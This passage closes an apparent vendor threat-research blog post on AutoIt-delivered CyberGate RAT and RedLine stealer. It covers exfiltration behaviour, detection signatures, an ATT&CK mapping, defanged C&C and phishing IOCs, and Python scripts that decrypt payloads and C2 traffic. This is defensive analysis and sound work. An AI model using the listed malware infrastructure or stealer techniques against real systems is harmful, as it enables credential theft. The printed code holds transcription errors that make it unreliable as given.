

Figure 19: Sending the stolen data to server.

After that, it sends the request to the server to get the task to download a file, execute a file, access a link, or inject a file to a process along with the victim's machine info, such as IP, location, OS, and more.



Figure 20: Sending the request to the server to get a task.

Coverage

The observed indicators in this attack were successfully blocked by the Zscaler Cloud Sandbox.



Figure 21: The Zscaler Cloud Sandbox report for the CyberGate RAT.



Figure 22: The Zscaler Cloud Sandbox report for the RedLine stealer.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels.

The following is the advanced threat protection signatures released for detecting the malware:
Win32.Backdoor.CyberGate
Win32.Backdoor.RedLine
Win32.PWS.AutoIT

And the following are the Cloud IPS (non-web) signatures that enable detection of the CyberGate RAT:
Win32.Backdoor.CyberGate

Conclusion

We are observing an increase in the usage of AutoIt script as a wrapper to deliver malware by threat actors. This trend appears to be getting stronger with a lot of obfuscation, anti-analysis and anti-sandbox tricks, and fileless techniques being adopted by the AutoIt-based malware. The final payloads we have seen in these campaigns are RATs and Infostealers, which are capable of stealing sensitive information and installing additional malware. Also, the usage of a custom protocol for the exfiltration of sensitive information poses a great challenge for network security solutions to block the data exfiltration attempt.

The Zscaler ThreatLabZ team will continue to monitor AutoIT-based malware campaigns to share the information with the community and to keep our customers safe.

MITRE ATT&CK™ tactic and technique mapping

Tactic	Technique
T1059	Execution through Command-Line interface
T1060	Persistence in startup directory
T1055	Process injection
T1140	Obfuscated files
T1503	Steal credentials from web browsers
T1056	Keylogging
T1539	Steal web session cookies
T1083	File and Directory Discovery
T1057	Process Discovery
T1012	Query Registry
T1082	System Information Discovery
T1497	Sandbox Evasion
T1005	Collect Data from Local System
T1113	Captures Screen
T1094	Custom C&C Protocol
T1132	Base64 Data Encoding
T1065	Uncommonly Used Port
T1002	Data Compressed
T1020	Data Exfiltration
T1022	Data Encrypted

IOCs

Cybergate RAT
37.252.5[.]213/55.exe (Download URL)
37.252.5[.]213[:]3970 (Cybergate C&C)
433dd4dce13e86688a3af13686c84d1c Packed file
608D98351812A3C2C73B94A6F5BEF048 Encoded autoit file
340F2664D7956A753D8EA2FA5C0044FF Encrypted payload
53A116D2B8AB11B92B293B4AD18CC523 Decoded autoit script
391317CC132C65561811316324171F8C Shellcode 1
63CFBCE717C7761B6802E3C1B1F8ACCF Shellcode 2
88A81C67556D4470F23F703D64606E16 Cybergate RAT

RedLine Stealer
resisproject[.]me (Phishing site)
bbuseruploads[.]s3[.]amazonaws[.]com/583b9547-e88c-4247-a01e-655ff985a7ae/downloads/5a2556c5-ec0f-4699-b67c-40b9f2a43fc7/Resistance_Wallet-windows-2.2.9.zip (Download URL)
resisproject[.]cc (Phishing site)
bitbucket[.]org/kapow37047/win64/downloads/ResistanceWallet_2.2.8.exe (Download URL)
yellowbag[.]top (RedLine C&C)
70EFF6AE73C0E276D385929D9E253D02 Packed file
C96BF5CECA92A5362F342A7EE19FDC88 Encoded autoit file
F1AA91851E0F66AAC3F65E4C237E8B51 Encrypted payload
106FCC5A6B51E4B2213694C7B5FF3C08 Decoded autoit script
729BB625379513FC677606888941248B RedLine Stealer
4B0F5B53264C56125BD5C889E063BBCA Packed file
67E67250B0DB02F824804EC17A757B1E Encoded autoit file
67BB52ECFE627A96076AFAFD2DDE32C7 Encrypted payload
293918878C0CE8CFFBD344B16EAC656E Decoded autoit script
9E286AB918E5FACF45B2AE0195CEF54B RedLine Stealer

Appendix I

Python Script to decrypt encrypted Cybergate payload and RedLine payload:

```
import sys
from Crypto.Cipher import ARC4

#RC4 keys
keys = ['537180', '7010', ‘2379’]

enc_file = sys.argv[1]
dec_file = sys.argv[2]

for key in keys:
    cipher = ARC4.new(key)
```

```
    data = open(enc_file, 'rb').read()
    out = cipher.decrypt(data)

    if out[:2] == "MZ":
        with open(dec_file, 'wb') as wf:
            wf.write(out)
        print("[+] Decrypted PE file - " + dec_file)
        break
```

Appendix II

Python Script to decrypt & decompress Cybergate traffic:

```
import zlib
from Crypto.Cipher import ARC4

def dec_packet(packet):

    result = ""
    marker = "##$##"
    #packet = str(bytearray.fromhex(packet))

        if len(packet) == 2:
        return result

    try:
        if packet.startswith("\x0d\x0a"):
            packet = packet[2:]
        packet = packet.split(marker)[1]
        if packet.startswith("\x0d\x0a"):
            packet = packet[2:]
    except:
        pass

    try:
        key = b'draZwyK8wNHF'
        cipher = ARC4.new(key)

        rc4_out = cipher.decrypt(packet)
        if rc4_out.startswith("@@XXXXXXXXXX@@"):
            rc4_out = rc4_out[14:]
            result = zlib.decompress(rc4_out)
            return result
    except:
        return result
```

Explore more Zscaler blogs
